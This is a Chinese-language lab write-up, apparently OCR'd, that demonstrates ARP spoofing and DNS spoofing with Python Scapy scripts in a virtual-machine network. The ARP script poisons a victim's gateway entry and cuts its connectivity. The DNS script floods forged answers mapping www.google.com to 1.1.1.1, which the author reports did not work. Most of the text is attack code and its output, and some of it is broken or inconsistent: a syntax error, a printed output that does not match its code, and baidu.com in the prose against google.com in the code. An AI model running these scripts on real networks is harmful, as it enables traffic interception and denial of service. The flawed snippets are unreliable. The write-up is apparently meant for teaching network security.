
Scapy是一个 Python程序，它允许用户发送、嗅探、分析和伪造网络包。这种能力允许构建能够探测、扫描或攻击网络的工具。换句话说，Scapy是一个强大的交互式包操作程序。它能够伪造或解码大量协议的数据包，在网络上发送它们，捕获它们，匹配请求和响应，等等。Scapy可以轻松地处理大多数经典任务，如扫描、跟踪、探测、单元测试、攻击或网络发现。它可以代替hping、arpsoof、arp-sk、arping、p0f甚至Nmap、tcpdump和tshark的某些部分。

（1）使用scapy在Linux下写程序来模拟完成一个简单的ARP欺骗。

构造一个ARP包，让受害者误以为攻击者IP地址是网关地址。

先观察生成的arp包。

```python
from scapy.all import *
arp0 = Ether(src = ''dst = '192.168.153.128')/ARP()
arp0.show()
```




```
hijack@ubuntu:~/Desktop/py_scapy$ sudo python3 test.py
[sudo] password for hijack:
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 192.168.153.129
  dst       = 192.168.153.128
  \options   \
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 00:0c:29:65:75:02
     psrc      = 192.168.153.129
     hwdst     = 00:00:00:00:00:00
     pdst      = 0.0.0.0
```

依次改变图中的属性值：

```python
from scapy.all import *
import time
#构造一个Ether以太网协议封装的ARP包
arp0 = Ether(src = '00:0c:29:65:75:02',
             dst = 'ff:ff:ff:ff:ff:ff')/
             ARP(hwsrc = '00:0c:29:65:75:02',
                 psrc = '192.168.153.2',
                 pdst = '192.168.153.128',
                 hwdst = '00:0c:29:dd:b6:f3',
                 hwlen = 6,
                 plen = 4)
#arp0.show()
#每隔一秒向受害机发一个包
while 1 :
    sendp(arp0)
    time.sleep(1)
```


观察结果：

这是正常的网关MAC




```
hijack1@ubuntu:~$ arp -a
? (192.168.153.254) at 00:50:56:f5:d2:ac [ether] on ens33
? (192.168.153.129) at 00:0c:29:65:75:02 [ether] on ens33
_gateway (192.168.153.2) at 00:50:56:ee:e4:89 [ether] on ens33
```

这是攻击后的网关MAC，可以看到网关的MAC变成了自己主机的MAC。



```
hijack1@ubuntu:~$ arp -a
? (192.168.153.254) at 00:50:56:f5:d2:ac [ether] on ens33
? (192.168.153.129) at 00:0c:29:65:75:02 [ether] on ens33
_gateway (192.168.153.2) at 00:0c:29:65:75:02 [ether] on ens33
```

并且受害者主机也没法上网了。。。



```
hijack1@ubuntu:~$ ping baidu.com
ping: baidu.com: Name or service not known
```


（**2**）使用**scapy**在**Linux**下写程序来模拟完成一个简单的**DNS**欺骗。

完整的攻击实现工作量和难度都很大。为了降低难度，可以不实现中间人攻击，而是直接让受害者把**DNS**服务器修改为欺骗者的地址。

构造DNS欺骗数据包，将baidu.com地址解析为1.1.1.1。

先观察生成DNS包的数据条目：

```
from scapy.all import *

dns0 = IP()/UDP()/DNS()

dns0.show()
```




```
hijack@ubuntu:~/Desktop/py_scapy$ sudo python3 test3.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = domain
     len       = None
     chksum    = None
###[ DNS ]###
        id        = 0
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 0
        ancount   = 0
        nscount   = 0
        arcount   = 0
        qd        = None
        an        = None
        ns        = None
        ar        = None
```

依次改变图中的属性值，可以如下编程：

```python
from scapy.all import *
import time
#伪造回应包
#要改变的域名
domain = 'www.google.com'
#受害者主机IP
target_server = '192.168.153.128'
#DNS服务器IP
iplist = '192.168.153.2'
#编号为0~499 每次发送500个包
ID = []
for i in range(500):
    ID.append(i)
#构造数据包
fake_p = IP(dst=target_server,src=iplist)/\
         UDP(sport=53, dport=33333)/\
         DNS(id=ID,qr=1,ra=1,
            qd=DNSQR(qname=domain,  qtype="A", qclass=1),
            an=DNSRR(rrname=domain,ttl = 7200,rdata="1.1.1.1")
            )
#fake_p.show()
for i in range(100000000):
    send(fake_p)
    time.sleep(0.1)
```

但是结果不尽如人意，受害者主机能够正常解析google.com域名地址。

仅仅做到了wireshark可以抓到大量攻击者发送的DNS数据包。



```
stination      Protocol Length Info
2.168.153.128  DNS      104 Standard query response 0x016b A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x016c A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x016d A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x016e A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x016f A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x0170 A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x0171 A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x0172 A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x0173 A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x0174 A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x0175 A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x0176 A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x0177 A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x0178 A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x0179 A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x017a A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x017b A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x017c A www.google.com A 1.1.1.1
2.168.153.128  DNS      104 Standard query response 0x017d A www.google.com A 1.1.1.1

Frame 5979: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface 0
Ethernet II, Src: Vmware_65:75:02 (00:0c:29:65:75:02), Dst: Vmware_dd:b6:f3 (00:0c:29:dd:b6:f3)
Internet Protocol Version 4, Src: 192.168.153.2, Dst: 192.168.153.128
User Datagram Protocol, Src Port: 53, Dst Port: 33333
Domain Name System (response)
```